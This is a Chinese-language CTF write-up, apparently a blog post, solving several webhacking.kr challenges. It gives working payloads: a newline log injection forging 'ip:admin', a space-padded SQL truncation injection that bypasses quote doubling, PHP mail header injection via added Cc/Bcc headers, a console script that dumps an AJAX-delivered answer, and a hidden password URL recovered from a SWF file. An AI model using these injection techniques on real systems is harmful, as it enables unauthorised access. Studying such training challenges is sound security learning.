非常疑惑的一道题目，说是输入admin会报错，打开admin.php还会发现出现ip:你的输入，提示admin，但是是个啥？？？还说log injection…搞不懂，可能是想修改了log日志吧！！！我们可以构造虚假的log信息！
比如说我们这样

```
80\n1.1.1.1:80
```

然后就可以伪造一个虚假的登录ip了，soga，解决方案，你的`\nip:admin`

第三十六关

看到提示是vi blackout，感觉应该是什么文件邪路才对，但是经过测试并没有发现什么东西，感觉是自己弄错了？
从来没怎么去试，每次我们在使用vi的时候，比如我们创建一个hello文件的时候，然后我们键入一个字符串，然后在另一个终端我们会发现.hello.swp文件。cat一下就会发现，就算你没有保存hello文件在缓存中内容还是一致的！

```
total 20
drwxr-xr-x 2 root root  4096 Oct  5 04:24 .
drwxr-xr-x 4 root root  4096 Oct  5 04:23 ..
-rw------- 1 root root 12288 Oct  5 04:24 .hello.swp
```

http://blog.csdn.net/qq_35078631

但是为啥做不了….
看了大佬的题解发现…题目坏了…不过应该是不难的嗯
解决的答案是MD5(自己的ip+空格+一串字符dlseprtmvpdlwlfmfquswhgkwkglgl)其中+只是为连接符，形如

```
xx.xxx.xxx.xxx dlseprtmvpdlwlfmfquswhgkwkglgl
```

但是不明白为什么他的缓存文件不见了

第三十九关

先挑简单的做做，嘿嘿嘿嘿，但是猛一看还是有点蒙圈，把单引号变成了双份，过滤了斜杠来着，而且没有闭合

```
<?

$pw="????";

if($_POST[id])
{
$_POST[id]=str_replace("\\","",$_POST[id]);
$_POST[id]=str_replace("'","''",$_POST[id]);
$_POST[id]=substr($_POST[id],0,15);
$q=mysql_fetch_array(mysql_query("select 'good' from zmail_member where id='$_POST[id]'"));

if($q[0]=="good") @solve();

}

?>
```

这个时候就动歪脑筋了，有一个截断！而且我们知道再mysql中输入如下两种情况效果相同

```
mysql> select 'good' from flag where id='1';
+------+
| good |
+------+
| good |
+------+
1 row in set (0.00 sec)
mysql> select 'good' from flag where id='1     ';
+------+
| good |
+------+
| good |
+------+
1 row in set (0.00 sec)
```

那么我们利用这个截断，构造如下

```
id=1%20%20%20%20%20%20%20%20%20%20%20%20%20%27
```

然后就完成了嗯！

第四十七关

关键代码如下

```php
<?
if($_POST[email])
{
$pass="????";
$header="From: $_POST[email]\r\n";
mail("admin@webhacking.kr","readme","password is $pass",$header);
echo("<script>alert('Done');</script><meta http-equiv=refresh content=1>");
}
?>
```

这个题目也是很好的，之前没有接触过这个冬东东，利用了php的邮件注入
这里推荐一个frebuff的非常好的文章，其实这个应该是利用邮箱去看的，这里利用了邮箱注入的添加Cbb和添加Bb功能像特定额用户发送额外的邮件，在实战中也就可以达到得知邮件内容的目的了嗯！非常好的题目！！！！

http://blog.csdn.net/qq_35078631

第五十四关

每次碰到异步传输我就蒙蔽了....看关键的函数

```
function run(){
  if(window.ActiveXObject){
   try {
    return new ActiveXObject('Msxml2.XMLHTTP');
   } catch (e) {
    try {
     return new ActiveXObject('Microsoft.XMLHTTP');
    } catch (e) {
     return null;
    }
   }
  }else if(window.XMLHttpRequest){
   return new XMLHttpRequest();

  }else{
   return null;
  }
 }

x=run();

function answer(i)
{
x.open('GET','?m='+i,false);
x.send(null);
aview.innerHTML=x.responseText;
i++;
if(x.responseText) setTimeout("answer("+i+")",100);
if(x.responseText=="") aview.innerHTML="?";
}

setTimeout("answer(0)",10000);
```

这个给了这个answer函数，说实话到现在我都不知道这个原理是啥能保证每次都一样。。下面有一个answer需要等待10秒，而且到了最后没有回显的时候将一切的北荣都替换成了？这个不利于我们观看，于是我们需要修改代码在console运行

```
function answer(i)
{
x.open('GET','?m='+i,false);
x.send(null);
aview.innerHTML+=x.responseText;
i++;
if(x.responseText) setTimeout("answer("+i+")",1);
if(x.responseText=="") alert(aview.innerHTML);
}
answer(0)
```

这题参考了大牛的思路...真是菜逼我...最后的效果如下

http://blog.csdn.net/qq_35078631

第五十八关

首先通过看js脚本发现了存在下载文件为hackme.swf，然后需要审计
我们最后能在代码中找到一个关键的网址，我猜测这个是类似写入到flash中恶意代码一类的东西，当然这里只是谢了一些无用的东西。总之有些意思

ETX"NULNULNULSTXNUL

佛NULhttp://webhacking.kr/challenge/web/web-35/g1v2m2passw0rd.phpNUL_selfNU

http://blog.csdn.net/qq_35078631

```
http://webhacking.kr/challenge/web/web-35/g1v2m2passw0rd.php
```

ps（把简单题写完了，准备攻克难题了）